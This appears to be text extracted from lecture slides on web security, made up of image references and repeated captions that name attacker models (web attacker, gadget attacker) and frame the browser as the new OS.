
Web attacker with capabilities to inject limited content into honest page



Relevant attacker models

Gadget attacker


Web attacker with capabilities to inject limited content into honest page




Relevant attacker models

Gadget attacker





Web attacker with capabilities to inject limited content into honest page



Most of our focus: web attacker model




And variants of it




Web security

- Safely browse the web in the presence of web attackers
 - The browser is the new OS analogy




Web security

- Safely browse the web in the presence of web attackers
 - The browser is the new OS analogy



